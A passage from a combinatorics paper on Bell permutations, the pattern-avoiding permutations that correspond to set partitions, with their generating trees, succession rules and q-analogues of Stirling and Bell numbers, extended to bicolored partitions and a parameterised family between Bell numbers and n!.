A combinatorial interpretation of the polynomial $S_q[n,m]$ as the generating function of the partitions of an n-element set into m blocks, where the variable q marks the "inversions", has been given by Milne [19, formula (4.9)], Leroux [15, formula (2.1)] and Wachs and White [25, the statistics **1b**]. The definition is as follows. Let p be a partition of the set $[n] = \{1, 2, \ldots, n\}$, written in standard form (see example 3.1). An *inversion* of p is a pair (α, β) of elements of $[n]$ such that $\alpha > \beta$, α appears to the left of β, and β is a block minimum. Let $\mathrm{inv}(p)$ denote the number of inversions of p. Then we have:

$$S_q[n,m] = \sum_{p \in \mathrm{Par}(n,m)} q^{\mathrm{inv}(p)},$$

where $\mathrm{Par}(n,m)$ denotes the set of partitions of $[n]$ into m blocks.

A combinatorial interpretation of the polynomials $c_q[n,m]$ is given by Leroux in [15].

The concept of generating tree was introduced by Chung, Graham, Hoggatt and Kleiman in [9] for the study of Baxter permutations. Later West applied it

to the study of various permutations with forbidden subsequences [27]. Generating trees and succession rules can be used in combinatorics to deduce enumerative results about various combinatorial objects [1], permitting also their random generation [2].

The *generating trees* used in this paper to study permutations are rooted trees, labelled in $\mathbb{N}$, having the property that the labels of the set of children of each node x can be determined from the label of x itself. More precisely, such a generating tree is specified by a recursive definition consisting of:

1. the basis: the label of the root,
2. the inductive step: a set of succession rules that yields a multiset of labelled children which depends solely on the label of the parent. Moreover, the number of labelled children produced by a parent with label k, is exactly k; so the label size gives the degree of the node itself.

A succession rule can be used to describe the growth of the objects to which it is related and also to obtain the number sequence counting the objects themselves. The introduction of a parameter, say j, in a succession rule allows us to obtain a denumerable family of number sequences. In [3] the introduction of such a parameter into the classical succession rule for the Motzkin numbers allowed the authors to define number sequences such that the n–th number of each of them is lying between the n–th Motzkin and Catalan numbers. Moreover, the permutations enumerated by each number sequence are identified: they are permutations with two forbidden subsequences; the first, of length three, is fixed and the second has a length which increases with j. In [4] the introduction of the parameter j in the classical succession rule for the Catalan numbers defines number sequences such that the n–th term interpolates between the n–th Catalan number and $n!$. The objects that each sequence counts are permutations with $j!$ forbidden subsequences of length $(j+2)$.

3 Bell permutations and set partitions

The Stirling numbers of the second kind, denoted by $S(n,m)$, for $n \geq m \geq 0$, count the ways of partitioning a set of n objects into m nonempty subsets, called blocks. The number of partitions of an n–element set is given by the sum over m, $0 \leq m \leq n$, of $S(n,m)$; this defines the n–th Bell number, denoted by B_n [22]. For example, there are 7 ways of partitioning a 4–element set into two blocks:

$$\{1,2,3\}\ \{4\};\ \{1,2,4\}\ \{3\};\ \{1,3,4\}\ \{2\};\ \{1,2\}\ \{3,4\};\ \{1,3\}\ \{2,4\};\ \{1,4\}\ \{2,3\};\ \{1\}\ \{2,3,4\},$$

and the total number of partitions is

$$B_4 = \sum_{m=0}^{4} S(4,m) = 0+1+7+6+1 = 15. \text{ Note that } S(0,0) = B(0) = 1.$$

The standard representation of a given set partition consists in using the increasing order within each block and, in listing the blocks according to the increasing order of their minimum elements. We consider a new representation of the partition by moving the minimum element from the first to the last position in each block and then erasing the curly braces. The sequence of elements thus obtained is a permutation such that its (first kind) right–to–left minima are exactly the minimum elements of the blocks in the partition.

Example 3.1 Let us consider the following partition of an 8–element set into three blocks, written in standard form:

$$p = \{1,5,8\}\ \{2,3\}\ \{4,6,7\}.$$

The new representation described above is the permutation:

$$\pi(p) = 5\ 8\ \underline{1}\ 3\ \underline{2}\ 6\ 7\ \underline{4}$$

which has exactly three (underlined) right–to–left minima.

We observe that the permutation $\pi = \pi(p)$ obtained from a partition p of an n–element set contains a subsequence of type $\hat{\tau} = 321$ if and only if it is a subsequence of some sequence of type $\tau = 4132$. In other words, three indices i_1, i_2, i_3, $i_1 < i_2 < i_3$, such that $\pi(i_1) > \pi(i_2) > \pi(i_3)$ can be found in π if and only if it exists an index j, $i_1 < j < i_2 < i_3$, such that $\pi(i_1)\,\pi(j)\,\pi(i_2)\,\pi(i_3)$ is of type 4132. Such a condition is described by the forbidden subsequence $4\bar{1}32$. Let $\pi(i_1) < \cdots < \pi(i_m)$ be the m right–to–left minima of π; then $\pi(i_l)$, $1 \le l \le m$, is the first element of the l^{th} block in the corresponding partition, while the elements to the left of $\pi(i_l)$ and to the right of $\pi(i_{l-1})$ (if $l > 1$) are all the elements belonging to the l^{th} block of the partition. Permutations in $S_n(4\bar{1}32)$ with m right–to–left minima are counted by the Stirling numbers of the second kind, and $S_n(4\bar{1}32)$ is enumerated by the Bell numbers, B_n. Moreover, the first-kind inversions of π, i.e. the inversions with respect to the right–to–left minima, are essentially the same as the classical inversions of the original partition p. The difference here is that each non minimum element contributes one more to the inversions since in $\pi(p)$ it is written to the left of the minimum element of its block. Hence we have

$$\mathrm{inv}_1(\pi(p)) = \mathrm{inv}(p) + n - m, \tag{3.1}$$

if the partition has m blocks, and we see that the q-counting of permutations in $S_n(4\bar{1}32)$ with m right–to–left minima, according to the number of first-kind inversions, is given by $q^{n-m}S_q[n,m]$.

Proposition 3.1 *We have*

$$\sum_{\pi \in S_n(4\bar{1}32)} q^{\mathrm{inv}_1(\pi)} \quad = \quad q^{n-m}S_q[n,m]. \tag{3.2}$$

The first construction we take into consideration for the class $S(4\bar{1}32)$ is a recursive construction which allows to obtain $S_{n+1}(4\bar{1}32)$, starting with $S_n(4\bar{1}32)$. It uses the concept of active site of a permutation introduced in Section 2. Let $\pi \in S_n(4\bar{1}32)$ and $i_1 < i_2 < ... < i_{m-2} < n$ be the indices of its $(m-1)$ right–to–left minima, namely $\pi(i_1), \pi(i_2), ..., \pi(i_{m-2}), \pi(n)$. The active sites of π are the sites on the immediate left of each right–to–left minimum and on the right of the last element, that is, sites of π are i_1, i_2, ..., i_{m-2}, n and $n+1$. Indeed, the insertion of $n+1$ into the site $(n+1)$ does not cause any occurrence of the forbidden subsequence 321; by inserting $n+1$ into the site l, $l = i_1, ..., i_{m-2}, n$ we can obtain the forbidden subsequences 321 if and only if there exist two indices t_1, t_2 such that $l < t_1 < t_2$ and $n+1 > \pi(t_1) > \pi(t_2)$, but in this case $n+1\pi(l)\pi(t_1)\pi(t_2)$ is of type 4132. Each other site is inactive: take a site lying on the left of $\pi(i)$ that is not a right–to–left minimum. This means that there exists $i_1 > i :\ \pi(i) > \pi(i_1)$, and the insertion of $n+1$ on the left of $\pi(i)$ gives $n+1\pi(i)\pi(i_1)$, that is a decreasing sequence of length three, with $n+1$ and $\pi(i)$ adjacent elements and we get a forbidden subsequence 321. Observe that the insertion of $n+1$ into the site $n+1$ increases the number of right–to–left minima of π while each other insertion does not change this number in the permutation. The above arguments prove the following proposition:

Proposition 3.2 *Let $\pi \in S_n(4\bar{1}32)$ be a permutation with $k \geq 2$ active sites, that is the sites i_1, i_2, ..., i_{k-2}, n and $(n+1)$. Then the number of active sites is still k in the permutation obtained by inserting $n+1$ into any active site different from the rightmost one; the permutation obtained from π by inserting $n+1$ into the site $n+1$ has $(k+1)$ active sites: i_1, i_2, ..., i_{k-2}, n, $(n+1)$ and $(n+2)$.*

If we classify the permutations of $S_n(4\bar{1}32)$, $n \geq 1$, according to their number of active sites then we can synthetically describe this recursive construction by the succession rule:

$$\begin{cases} basis: & (2) \\ inductive\ \ step: & (k) \rightarrow (k)^{k-1}(k+1), \end{cases} \tag{3.3}$$

since the only permutation of $S_1(4\bar{1}32)$, that is 1, has two active sites.

The expansion of this succession rule gives the generating tree of Fig. 1, where the active sites are denoted by "_". Consequently if $p_{n,k} = |\{\pi \in S_n(4\bar{1}32) :\ \pi \text{ has } k \text{ active sites}\}|$ then

$$\begin{cases} p_{1,2} &= 1, \\ p_{n+1,k} &= p_{n,k-1} + (k-1)p_{n,k}, \quad 2 \leq k \leq n+2, \end{cases} \tag{3.4}$$

which is the recursive relation of the Stirling numbers of the second kind (see Comtet [10]), replacing $p_{n,k}$ by $S(n, k-1)$. Moreover the number of new first-kind inversions which are created by inserting $n+1$ into the k active sites $i_1, i_2, \ldots, i_{k-2}, n$, and $n+1$ is respectively $k-1, k-2, \ldots, 2, 1$, and 0. Hence

the polynomial $p_{n,k}(q)$ which q-counts these permutations according to first-kind inversions satisfies the recurrence

$$p_{n,k}(q) \quad = \quad p_{n,k-1}(q) + q[k-1]_q p_{n,k}(q). \tag{3.5}$$

This is coherent with our previous observation that $p_{n,m+1}(q) = q^{n-m} S_q[n,m]$ using (2.4).




Figure 1: The generating tree for $4\bar{1}32$–avoiding permutations.

Proposition 3.3 *Permutations in $S_n(4\bar{1}32)$ are counted by the n–th Bell number, $S(n,m)$ counts the number of permutations in $S_n(4\bar{1}32)$ with m right–to–*

left minima or equivalently with $(m+1)$ active sites, and $q^{n-m}S_q[n,m]$ q-counts these permutations according to first-kind inversions.

Definition 3.4 *Permutations in $S_n(4\bar{1}32)$ are called Bell permutations.*

Another approach in order to generate $S(4\bar{1}32)$ permutations, is to construct $S_{n+1}(4\bar{1}32)$, using $S_1(4\bar{1}32), S_2(4\bar{1}32), ..., S_n(4\bar{1}32)$. Indeed, the permutations in $S_{n+1}(4\bar{1}32)$ with m right–to–left minima can be obtained in the following way. For each l such that $0 \leq l \leq n$:

- extract an l–element subset ℓ from the set $\{2, ..., n+1\}$,
- construct the permutations in $S_\ell(4\bar{1}32)$ with $(m-1)$ right–to–left minima,
- add the element 1 on its left,
- place on the left of 1 the remaining $(n-l)$ elements in an increasing order.

Here the notation $S_\ell(\tau)$ refers to the permutations of the totally ordered set ℓ which avoid the pattern τ. The principle of this approach is represented by Fig. 2.

This implies that:

$$p_{n+1,k+1} = \sum_{l=m}^{n} \binom{n}{l} p_{l,k}\,. \tag{3.6}$$

As $p_{n,m+1} = S(n,m)$ we obtain a combinatorial interpretation of the well known relation involving the second kind Stirling numbers (see Comtet, [10]), by means of Bell permutations. There is a q-analogue of (3.6) due to Mercier and Sundaram (see [16, formula (2.12)]), whose combinatorial proof uses the concept of non-inversions of a partition p. We can define the concept of (first-kind) non-inversions for permutations as follows: a *non-inversion* of π is a pair (i,j), with $i<j$ such that $\pi(i)$ is a right–to–left minimum and $\pi(i) < \pi(j)$. For $\pi = \pi(p)$, this corresponds to the statistics **ls** of [6]. Let us denote by $\overline{S}_q[n,m]$ the polynomial which q-counts the permutations in $S_n(4\bar{1}32)$ having m right–to–left minima, according to non-inversions. Our first recursive construction of permutations in $S_{n+1}(4\bar{1}32)$, which inserts the element $n+1$ in permutations of $S_n(4\bar{1}32)$ shows that

$$\overline{S}_q[n+1,m] \quad = \quad q^{m-1}\overline{S}_q[n,m-1] + [m]_q\overline{S}_q[n,m]. \tag{3.7}$$

This implies that in fact

$$\overline{S}_q[n,m] \quad = \quad q^{\binom{m}{2}}S_q[n,m]. \tag{3.8}$$

The q-analogue of (3.6) is then given by

$$\overline{S}_q[n+1,m] \quad = \quad \sum_{l=m-1}^{n} \binom{n}{l} q^l \overline{S}_q[l,m-1], \tag{3.9}$$

since, in the second construction of $S_{n+1}(4\bar{1}32)$ described above, and summarized by Figure 2, the only new non-inversions that are created come from the l elements which are to the right of 1.

By summing over m, we obtain the q-analogue $B_n(q)$ of the Bell numbers as defined by Milne in [15],

$$B_n(q) \quad = \quad \sum_{m=0}^{n} \overline{S}_q[n,m] \tag{3.10}$$

with the combinatorial interpretation

$$B_n(q) \quad = \quad \sum_{\pi \in S_n(4\bar{1}32)} q^{\mathrm{nin}(\pi)} \tag{3.11}$$

where $\mathrm{nin}(\pi)$ denotes the number of non-inversions of π. Moreover, the second construction of the permutations in $S_n(4\bar{1}32)$, giving rise to (3.9) also yields the reccurence formula

$$B_{n+1}(q) \quad = \quad \sum_{l=0}^{n} \binom{n}{l} q^l B_l(q), \tag{3.12}$$

which is due to Milne [18] and extends the classical recursion for Bell numbers (see [10]).




Figure 2: The second construction for $S(4\bar{1}32)$ permutations.

4 Generalized Bell permutations

In this section we introduce a parameter j in the succession rule (3.3) giving the Bell numbers. Each value of j yields a number sequence such that the n–th term lies between B_n and $n!$. We are interested in characterizing the permutations enumerated by these number sequences.

Let us carefully examine the succession rule (3.3): the "exponents" of the terms on the right hand side of the inductive step are $k-1$ for the label (k) and 1 for the label $(k+1)$. We can make these "exponents" depend on a parameter j, thus giving the "exponent" $k-j$ to the label (k) and j to the label $(k+1)$; moreover if $k \leq j$ then only the label $(k+1)$ is obtained exactly k times. The exact form of the succession rule we obtain is

$$\begin{cases} basis: & (2) & & \\ inductive\ \ step: & (k) \to (k+1)^k, & k \le j \\ inductive\ \ step: & (k) \to (k)^{k-j}(k+1)^j, & k > j. \end{cases} \tag{4.1}$$

It is easy to verify that if $j = 1$, then the succession rule (4.1) reduces to (3.3).

In (4.1) the "exponent" of a label means the number of times the label must be repeated and the number of terms on the right hand side of the inductive step is exactly k. The idea is to perform (4.1) on permutations and try to characterize the class we obtain. The first step is to give an interpretation of (4.1) in terms of active sites in a permutation; we have to decide how the active sites are modified when a new element is added into a permutation with a fixed number of active sites. The second step is to describe the resulting permutations in terms of forbidden subsequences. We refer to the first active site as the leftmost active site in the permutation and so on, and we make the following choices:

- if a new element is inserted in the l^{th} active site, $l \le k - j$, then the site on the left of the inserted element is inactive and the number of active sites do not change in the new permutation (see Fig 3, (case $\bullet$)),
- if a new element is inserted in the l^{th} active site, $l \ge k - j + 1$, then the site on the left of the inserted element is also active and the number of active sites grows by one (see Fig. 3, (case $\circ$)).




Figure 3: The active sites in the permutations obtained from a permutation of length n with $(k-1)$ right–to–left minima of j–th kind, by inserting $n+1$.

The permutations we obtain avoid the subsequences $(j+2)(j+1)\sigma$ where $\sigma \in S_j$ and the elements corresponding to $(j+2)$ and $(j+1)$ are consecutive. In terms of permutations with forbidden subsequences such a condition is given by the union of j sets of permutations with forbidden subsequences: $\bigcup_{i=1}^{j} S\left(\bar{F}_i^j\right)$ where $\bar{F}_i^j$ is a set of barred subsequences $\bar{\tau} = (j+3)\bar{i}(j+2)\sigma_i$ with σ_i a permutation on the set $\{(j+1), ..., (i+1), (i-1), ..., 1\}$; so $\left|\bar{F}_i^j\right| = j!$ and $|\bar{\tau}| = j+3$.

Example 4.1 Let $j = 2$ then $1 \le i \le 2$. The set $\bar{F}_2^2$ obtained for $i = 2$ is $\{5\bar{2}431, 5\bar{2}413\}$.

Let us note that in the union i can assume all values between 1 and j. This means that we are not interested in the value of the element lying between $(j+3)$ and $(j+2)$, but at least one element must exist between $(j+3)$ and $(j+2)$. Such a condition avoids subpatterns of two adjacent decreasing elements having at least j smaller elements on their right. Moreover, i cannot be equal to $(j+1)$ because the subsequence $(j+3)(j+1)\sigma$ (σ being a permutation of length j) is of the forbidden type. Let $\mathcal{B}^j$ be the class of permutations defined by $\mathcal{B}^j = \bigcup_{n\geq 1} \mathcal{B}_n^j$ where $\mathcal{B}_n^j = \bigcup_{i=1}^{j} S_n(\bar{F}_i^j)$.

Proposition 4.1 *For $j \geq 1$, let π be a permutation in $\mathcal{B}_n^j$ having $k \geq 2$ active sites: $i_1, \ldots, i_{k-j}, n-j+2, n-j+1, \ldots, n+1$. Then the number of active sites does not change in the permutation obtained by inserting $n+1$ into the site i_t, $t = 1, ..., k-j$; the permutation obtained from π by inserting $n+1$ into the site $(n+1-t)$, $0 \leq t \leq j-1$, has $(k+1)$ active sites: $i_1, \ldots, i_{k-j}, n-j+2, \ldots, n+1, n+2$.*

Corollary 4.2 *The class $\mathcal{B}^j$ has a recursive construction described by the succession rule* (4.1).

5 Bicolored set partitions and permutations

In Section 3 we illustrated the case $j = 1$, that is we showed that $4\bar{1}32$–avoiding permutations are counted by the Bell numbers and gave a bijection with set partitions. We also presented q-analogues. For $j = 2$ we now show that the number of $\mathcal{B}^2$-permutations, that is of $(5\bar{1}432, 5\bar{1}423)$ or $(5\bar{2}431, 5\bar{2}413)$–avoiding permutations are values of Bell polynomials whose n–th term is defined by $\sum_{m\geq 0} 2^m S(n-1, m)$ (see [24], sequence M1662). These numbers count bicolored set partitions (that is to say each block can be red or black) and there is a bijection between these two classes of structures. This correspondence can be easily obtained by applying the succession rules:

$$\begin{cases} basis: & (2) \\ inductive\ \ step: & (k) \rightarrow (k)^{k-2}(k+1)^2, \quad k \geq 2, \end{cases} \tag{5.1}$$

to the bicolored set partitions, obtaining a recursive bijection. In bicolored set partitions the label k represents the number of blocks plus two. Given an n–element set bicolored partition with $k-2$ blocks, labeled by (k), we can add on its right the block $\{(n+1)\}$ that can be red or black and in this case the number of blocks becomes $k-1$, so the label of these new partitions is $(k+1)$; or we can insert $n+1$ into any of the blocks of the partition, the color remaining the same. This bijection is represented in Fig. 4, where the red blocks are those with the underlined elements.

Under this bijection $p \longmapsto \pi(p)$ between bicolored set partitions and $\mathcal{B}^2$-permutations, we have the following parameter correspondences:




Figure 4: The first four levels of the generating tree for permutations in $\mathcal{B}^2$ and the constructive bijection with the bicolored set partitions.

bicolored set partitions	**$\mathcal{B}^2$-permutations**
cardinality of the partitioned set $+1$	n = length of the permutations
nb of black blocks	nb of right–to–left minima -1
m = nb of blocks	nb of second kind right–to–left minima -1
nb of red blocks + nb of inversions $+2(n-m-1)$	nb of second–kind inversions

In particular, if p is a colored partition of $[n-1]$ having m blocks, r of which are red, then we have

$$\mathrm{inv}_2(\pi(p)) \quad = \quad \mathrm{inv}(p) + 2(n-m-1) + r \tag{5.2}$$

and it follows that the q-counting, with respect to second-kind inversions, of the set $\mathcal{B}^2_{n,m}$ of permutations in $\mathcal{B}^2_n$ having $m+1$ second-kind left–to–right minima is given by

$$\sum_{\pi \in \mathcal{B}^2_{n,m}} q^{\mathrm{inv}_2(\pi)} \quad = \quad q^{2(n-m-1)} S_q[n-1,m](1+q)^m. \tag{5.3}$$

The standard representation for bicolored set partitions is the same as for the set partition, but, in this case, the blocks can be red or black. In order to directly obtain a permutation in $S_n(5\bar{1}432, 5\bar{1}423) \bigcup S_n(5\bar{2}431, 5\bar{2}413)$ from a $(n-1)$–element set bicolored partition we consider a new representation of the partition. It is obtained by performing the following steps:

1. shift each number in the bicolored set partition of one unit obtaining a $(n-1)$–element set bicolored partition on $\{2, \ldots, n\}$;

2. move the minimum element from the first to the last position into each block;

3. add on the left of the resulting partition the black block $\{1\}$;

4. erase the curly braces but maintain the color of numbers;

5. starting from the left to the right, place each black number which is a right–to–left minimum in the position on the left of the position occupied by the nearest black number on its right which is a right–to–left minimum; the last (right-most) black left–to–right minimum should be at the extreme right, jumping over red elements if necessary;

6. use only the black color for the numbers in the obtained sequence.

Example 5.1 The following bicolored set partition p, where the red elements are underlined,

$$p = \{1,4\}\{\underline{2},\underline{3},\underline{7}\}\{\underline{5},\underline{8},\underline{9}\}\{6,11\}\{\underline{10}\}, \tag{5.4}$$

bijectively corresponds to the permutation:

$$\pi(p) = 5\ 1\ 4\ 8\ 3\ 9\ 10\ 6\ 12\ 2\ 11\ 7. \tag{5.5}$$

As a matter of fact, this is the final result obtained by performing the above described 6 steps on (5.4) as follows:

1. $\{2,5\}\{\underline{3},\underline{4},\underline{8}\}\{\underline{6},\underline{9},\underline{10}\}\{7,12\}\{\underline{11}\}$;
2. $\{5,2\}\{\underline{4},\underline{8},\underline{3}\}\{\underline{9},\underline{10},\underline{6}\}\{12,7\}\{\underline{11}\}$;
3. $\{1\}\{5,2\}\{\underline{4},\underline{8},\underline{3}\}\{\underline{9},\underline{10},\underline{6}\}\{12,7\}\{\underline{11}\}$;
4. $1\ 5\ 2\ \underline{4}\ \underline{8}\ \underline{3}\ \underline{9}\ \underline{10}\ \underline{6}\ 12\ 7\ \underline{11}$;
5. $5\ 1\ \underline{4}\ \underline{8}\ \underline{3}\ \underline{9}\ \underline{10}\ \underline{6}\ 12\ 2\ \underline{11}\ 7$;
6. $5\ 1\ 4\ 8\ 3\ 9\ 10\ 6\ 12\ 2\ 11\ 7$.

These 6 steps can be performed in an inverse order allowing us to pass from a particular number sequence in $S_n(5\bar{1}432, 5\bar{1}423) \bigcup S_n(5\bar{2}431, 5\bar{2}413)$ to a bicolored set partition in one and only one way. In particular it suffices to search second kind right–to–left minima from the permutation in order to perform steps 6 and 5 in reverse order.

Moreover, the permutation $\pi(p)$ that we obtain belongs to $S_n(5\bar{1}432, 5\bar{1}423) \bigcup S_n(5\bar{2}431, 5\bar{2}413)$ because the sequence of numbers does not contain two consecutive decreasing elements having on their right two smaller elements.

If $j = \infty$, then we obtain all permutations and $n!$ appears. Moreover the ∞-kind inversions are simply the usual inversions in a permutation. Let $c_{n,m}(q)$ denote the polynomial obtained by q-counting by inversions the permutations of $[n]$ having m right–to–left minima. The recursive construction of these permutations, inserting the element $n+1$ into one of the $n+1$ active sites, shows that

$$c_{n+1,m}(q) = c_{n,m-1}(q) + q[n]_q c_{n,m}(q). \tag{5.6}$$

It follows, using (2.3), that

$$c_{n,m}(q) = q^{n-m} c_q[n,m] \tag{5.7}$$

and, summing over m, we find that

$$[n]!_q = \sum_{m=0}^{n} q^{n-m} c_q[n,m], \tag{5.8}$$

where $[n]!_q = \prod_{i=1}^{n} [i]_q$ is the q-analogues of $n!$.

For each other value of $j \geq 3$ we obtain sequences of numbers such the n–th term of each of them is between B_n and $n!$ (see Fig. 5). These sequences do not appear in the Sloane–Plouffe book [24]: "The Encyclopedia of Integer Sequences".

Index	Family of permutations	Numbers
j = 1	$S_n(4\bar{1}32)$	1 2 5 15 52 203 877 4140 21147 115975 678570 . . .
j = 2	$S_n(5\bar{1}432,5\bar{1}423)\cup S_n(5\bar{2}431,5\bar{2}413)$	1 2 6 22 94 454 2430 14214 89918 610182 4412798 . . .
j = 3	$S_n(6\bar{1}5432,6\bar{1}5423,6\bar{1}5342,6\bar{1}5324,6\bar{1}5243,6\bar{1}5234)\cup$ $S_n(6\bar{2}5431,6\bar{2}5413,6\bar{2}5341,6\bar{2}5314,6\bar{2}5143,6\bar{2}5134)\cup$ $S_n(6\bar{3}5421,6\bar{3}5412,6\bar{3}5241,6\bar{3}5214,6\bar{3}5142,6\bar{3}5124)$	1 2 6 24 114 618 3732 24702 177126 1363740 11195286. . .
j = 4		1 2 6 24 120 696 4536 32568 254136 2133816 19130040 . . .
j = 5		1 2 6 24 120 720 4920 37320 309120 2763720 26440920. . .
.		.
.		.
j = ∞	S_n	1 2 6 24 120 720 5040 40320 362880 3628800 39916800. . .

Figure 5: Table of permutations.

6 Enumerative results for $\mathcal{B}^j$-permutations

For each j, we are interested in the enumeration of the permutations in $\mathcal{B}^j$ according to the length, number of right–to–left minima and the number of j–th kind inversions. The reason we introduce this last parameter is to give a combinatorial interpretation of the q–analogue that we obtain in a natural way from (4.1) by giving a "weight" to the label on the right–hand side of each inductive step in (4.1). More precisely the i–th child of a label (k) is given the weight q^{k-i}.

Let $a_k^j(x,y,q)$ be the generating function of $\mathcal{B}^j$–permutations with k active sites, according to their length (variable x), the number of right–to–left minima (y) and the number of j–th kind inversions (q). A detailed analysis of the parameter modifications in the recursive construction of the permutations yield the following recursive relations for $a_k^j(x,y,q)$:

$$\begin{aligned} a_2^j(x,y,q) &= xy, \\ a_k^j(x,y,q) &= xya_{k-1}^j(x,y,q) + xq[k-2]_q a_{k-1}^j(x,y,q), 3 \le k \le j, \\ a_k^j(x,y,q) &= xya_{k-1}^j(x,y,q) + xq[j-1]_q a_{k-1}^j(x,y,q) + xq^j[k-j]_q a_k^j(x,y,q), \\ & \qquad\qquad k \ge j+1; \end{aligned} \tag{6.1}$$

Solving the recursions, we obtain the following:

Proposition 6.1 *The generating function $a_k^j(x,y,q)$ for $\mathcal{B}^j$–permutations verify:*

$$\begin{aligned} a_k^j(x,y,q) &= x^{k-1}\prod_{i=0}^{k-2}(y+q[i]_q), && 2 \le k \le j; \\ a_k^j(x,y,q) &= x^{k-1}(y+q[j-1]_q)^{k-j}\frac{\prod_{i=0}^{j-2}(y+q[i]_q)}{\prod_{i=1}^{k-j}(1-xq^j[i]_q)}, && k \ge j+1. \end{aligned}$$

The coefficient $[x^n y^m]\, a_k^j(x,y,q)$ gives a polynomial in q-counting the $\mathcal{B}^j$–permutations of length n, having m right–to–left minima and k active sites, according to their number of j–th kind inversions.

Corollary 6.2 *Let $a_{n,m}^{(k,j)}(q) = [x^n y^m]\, a_k^j(x,y,q)$, $m \le k-1$; then we have*

$$a_{n,m}^{(k,j)}(q) = \delta_{n,k-1} c_q[k-1,m] q^{k-1-m}, \quad 2 \le k \le j; \tag{6.2}$$

$$a_{n,m}^{(k,j)}(q) = q^{j(n+1-k)+(k-m-1)} S_q[n+1-j,k-j]\,([j-1]_q)^{k-j-m} \sum_{i=0}^{j-1} \binom{k-j}{m-i} c_q[j-1,i]\,([j-1]_q)^i, \quad k \ge j+1; \tag{6.3}$$

where $\delta_{i,j}$ is the Kronecker delta.

Let us now examine the polynomials $a_{n,m}^{(k,j)}(q)$ for some particular values of j.

- If $j=1$, then equation (6.3) should be used and the result is different from 0 if and only if the exponent of $([j-1]_q) = 0$ is zero, that is $k = m+1$. Once n and m are fixed the only possibility is $a_{n,m}^{(m+1,1)}(q) = S_q[n,m] q^{n-m}$ which confirms the results of Section 3.

- If $j=2$ then equations (6.2) and (6.3) give:

$$\begin{aligned} a_{1,1}^{(2,2)}(q) &= 1, \\ a_{n,m}^{(k,2)}(q) &= \tbinom{k-2}{m-1} S_q[n-1,k-2] q^{2n+1-k-m}, \quad k \ge 3. \end{aligned}$$

  By summing over m we obtain the polynomials for the permutations with forbidden subsequences $(5\bar{1}432, 5\bar{1}423)$ or $(5\bar{2}431, 5\bar{2}413)$ of length n having k active sites according to the number of their second kind inversions:

